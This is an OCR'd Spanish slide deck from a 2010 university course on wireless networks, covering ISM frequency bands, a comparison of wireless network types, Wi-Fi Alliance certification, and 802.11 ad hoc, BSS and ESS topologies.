Curso de redes Inalámbricas

Zaragoza 27 de Marzo de 2010

José Antonio Valero Sánchez
Ingeniero en Informática
Analista del Servicio de Informática de la UZ
javalero@unizar.es

- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad

¿Qué Es Una Red Inalámbrica?

- **RED:** Unión de dos o más computadoras, mediante un medio físico,para crear una comunicación entre ellos que les permita compartir información y recursos.

- **Red inalámbrica:** Subred de comunicación con cobertura geográficalimitada, cuyo medio físico de comunicación es el aire.

- No pretende reemplazar una red cableada, sólo la complementa en situaciones donde es difícil realizar una conexión.

¿Para Que Nos Sirve?

- Expandir una red
- Movilidad de equipos
- Crear una nueva red
- Instalación de red en áreas poco accesibles para cablear
- Colocación de LAN temporal
- Enlace entre edificios

¿Cuándo surgen?


- En 1985 Estados Unidos liberó las bandas de frecuencia Industrial, Científica y Médica (ISM)

- Estas bandas son:
  - 902 - 928 MHz
  - 2.4 - 2.4853 GHz
  - 5.725 - 5.85 GHz


Comparación tecnologías inalámbricas

Tipo de red	WWAN (Wide)	WMAN (Metropolitan)	WLAN (Local)	WPAN (Personal)
Estándar	GSM/GPRS/UMTS	IEEE 802.16	IEEE 802.11	IEEE 802.15
Certificación		WiMAX	WiFi	Bluetooth, ZigBee
Velocidad	9,6/170/2000 Kb/s	15-134 Mb/s	1-54 Mb/s	Hasta 721 Kb/s
Frecuencia	0,9/1,8/2,1 GHz	2-66 GHz	2,4 y 5 GHz Infrarrojos	2,4 GHz
Rango	35 Km	1 – 50 Km	30 - 150 m	10 m
Técnica radio	Varias	Varias	FHSS, DSSS, OFDM	FHSS
Itinerancia (roaming)	Sí	Sí (802.16e)	Sí	No
Equivalente a:	Conex. telef. (módem)	ADSL, CATV	LAN	Cables de conexión

Arquitectura de los estándares IEEE 802



Modelo de Referencia de 802.11



Certificación Wi-Fi Alliance

- La Wi-Fi (Wireless Fidelity) Alliance es un consorcio de fabricantes de hardware y software cuyo objetivo es promover el uso de tecnología 802.11y velar por su interoperabilidad
- Para ello la Wi-Fi alliance ha definido un proceso de certificación, de forma que cualquier fabricante puede someter a prueba sus productos y si la superan podrá poner el sello correspondiente
- Los requisitos de certificación de la Wi-Fi Alliance se basan en la norma 802.11 pero no son equivalentes. Algunas funcionalidades (opcionales) de 802.11 no se exigen en la certificación Wi-Fi y en algún caso se exigen funciones adicionales, sobre todo para garantizar aspectos de interoperabilidad y seguridad

- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad

Tipos de redes 802.11

- **Redes ad hoc**: sin puntos de acceso (APs). Los ordenadores se comunican directamente.
- **Redes de infraestructura**: con al menos un AP. Pueden ser de dos tipos:
  - **BSS (Basic Service Set):** la zona de cobertura que abarca un AP. El AP puede o no estar conectado a una red
  - **ESS (Extended Service Set):** es un conjunto de dos o más BSS, es decir dos o más APs, interconectados de alguna manera a nivel 2. La red que interconecta los APs se denomina el DS (Distribution System)
- Los APs actúan como **puentes transparentes traductores** entre 802.11 y 802.x (normalmente x=3)

Red ‘ad hoc’ (sin APs)

Canal 9

Para que los portátiles puedan salir a Internet este PC puede actuar de router

147.156.2.2/24

147.156.2.1/24

147.156.1.15/24

147.156.2.3/24

147.156.2.4/24


Internet

Tarjeta PCI

Tarjeta PCMCIA


Las tramas se transmiten directamente de emisor a receptor. El canal de radio se ha de configurar manualmente en cada equipo

BSS (Basic Service Set)




Un ESS formado por dos BSS

El DS (Distribution System) es el medio de comunicación entre los AP. Normalmente es Ethernet, pero puede ser cualquier medio. Debe haber conectividad a nivel 2 entre los APs que forman el ESS

